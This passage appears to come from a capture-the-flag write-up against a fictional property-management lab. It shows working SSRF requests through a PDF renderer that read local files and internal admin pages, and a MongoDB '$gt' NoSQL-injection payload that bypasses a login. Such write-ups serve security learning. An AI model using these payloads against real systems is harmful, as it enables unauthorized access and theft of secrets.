
That worked immediately. Out of curiosity, fetching file:/// returns a directory listing of the root filesystem:
Index of /
Name Size Date Modified
bin/ 5/11/26, 1:11:35 AM
boot/ 3/2/26, 9:50:00 PM
dev/ 5/11/26, 6:02:45 PM
etc/ 5/11/26, 6:02:45 PM
home/ 3/2/26, 9:50:00 PM
lib/ 5/11/26, 1:11:30 AM
lib64/ 5/5/26, 12:00:00 AM
<SNIP>
opt/ 5/11/26, 1:11:56 AM
root/ 5/11/26, 6:42:18 PM
<SNIP>
.dockerenv 0 B 5/11/26, 6:02:45 PM
entrypoint.sh 394 B 5/11/26, 12:57:18 AM

The .dockerenv file confirms this is another container. The PDF renderer is essentially handing us a filesystem browser. Browsing into /opt/ reveals two directories: pdf and staff. Since the SSRF is coming from the PDF renderer itself, checking /opt/pdf/ first makes sense:
Index of /opt/pdf/
[parent directory]
Name Size Date Modified
node_modules/ 5/11/26, 1:11:55 AM
package-lock.json 70.3 kB 5/11/26, 1:11:55 AM
package.json 159 B 5/11/26, 12:57:18 AM
server.js 3.0 kB 5/11/26, 12:57:18 AM

Reading server.js directly via the SSRF:
GET /?action=pdf&url=file:///opt/pdf/server.js HTTP/1.1
Host: owners.summit.local
The response is the entire Node.js source code for the PDF microservice, with comments that are remarkably candid about the architecture:
// Owners PDF microservice.
//
// Exposes POST /render with body { url } and returns the rendered PDF.
// The PHP app at owners.summit.local proxies user requests here.
//
// VULNERABILITY: no allowlist on url. Puppeteer fetches whatever the
// caller sends - including http://staff:8000/admin/system, which is
// NOT reachable from the public gateway. That's the FLAG 6 chain.
// FLAG 4 itself is a comment in the rendered owners /admin page that
// the public gateway hides - so the player can SSRF localhost or the
// owners' internal admin URL, render it, read the comment.
<SNIP>
const port = parseInt(process.env.PORT || '4001', 10);
app.listen(port, '127.0.0.1', () => console.log(`owners-pdf on :${port}`));
The source code is effectively a roadmap. Two paths forward: fetch the owners admin page (which is hidden from the public gateway but reachable internally) to get Flag 4, then hit the internal staff service on port 8080 for Flag 6.
The intended path starts with robots.txt. It’s always worth checking on web targets - developers routinely disclose internal paths there while trying to keep them out of search indexes:
# Summit Property Group - owners.summit.local
# Contact: webmaster@summitprop.lab

User-agent: *
Disallow: /?action=admin
Disallow: /?action=pdf
Disallow: /?action=dashboard
Disallow: /admin
Disallow: /api/
Disallow: /internal/
Disallow: /partials/

Sitemap: http://summit.local/sitemap.xml


?action=admin is explicitly disallowed, which is a clear signal. Visiting http://owners.summit.local/?action=admin directly returns nothing useful from the public side - the gateway hides it. But the PDF renderer can reach it internally. Passing the admin URL as the SSRF target causes the renderer to fetch and PDF-ify the page including its full HTML source, exposing a comment that the public-facing response strips:
<!--
    DO NOT REMOVE - TS-3211 - pre-rotation flag (will be expired during the next runbook):
    pdf_service_flag: BEDROCK{[REDACTED]}    rotated by mvega 2024-11-22 14:08 UTC
-->
The source code comment says the staff service is at http://staff:8000/admin/system, but that’s the internal Docker network hostname. From the PDF renderer’s perspective, hitting http://127.0.0.1/admin/system should work too - except it doesn’t:
http://owners.summit.local/?action=pdf&url=http://127.0.0.1/admin/system
Not Found
The requested URL was not found on this server.
Apache/2.4.67 (Debian) Server at 127.0.0.1 Port 80


That’s Apache on port 80, not the staff service. The source comment said staff:8000, suggesting the service is on a non-standard port. Trying port 8080 works:
http://owners.summit.local/?action=pdf&url=http://127.0.0.1:8080/admin/system
staff · admin · system
System vault
Service tokens and admin secrets. Rotate quarterly per the runbook.
K E Y    V A L U E    R O T A T E D
staff_admin_flag    BEDROCK{[REDACTED]}    2024-12-09
Switching over to apply.summit.local, the main site is a rental application portal. There’s an /admin endpoint:

The login form posts JSON to /admin/login:
POST /admin/login HTTP/1.1
Host: apply.summit.local
Content-Type: application/json

{"username":"a","password":"a"}

JSON bodies going to a Node.js backend (X-Powered-By: Express in the response headers) that performs an authentication check immediately suggests NoSQL injection. MongoDB’s $gt operator matches any string greater than an empty string - i.e., anything - so submitting operator objects instead of string values should bypass the credential check:
{"username":{"$gt":""},"password":{"$gt":""}}
HTTP/1.1 302 Found
Server: nginx/1.29.8
Content-Type: text/html; charset=utf-8
X-Powered-By: Express
Location: /admin/dashboard
Set-Cookie: connect.sid=s%3Aept3HHuV5ruDXbhakSPtd_a8oWfgAC5A.Yl9rcC8XiWTXzbdNPDKGOGUAblFfs0vVstvyN6ShfMg; Path=/; HttpOnly; SameSite=Lax

Authenticated. The dashboard shows Flag 1 along with navigation to Applicants, Audit, and Team sections:

Inside the applicants list, there’s one approved applicant:
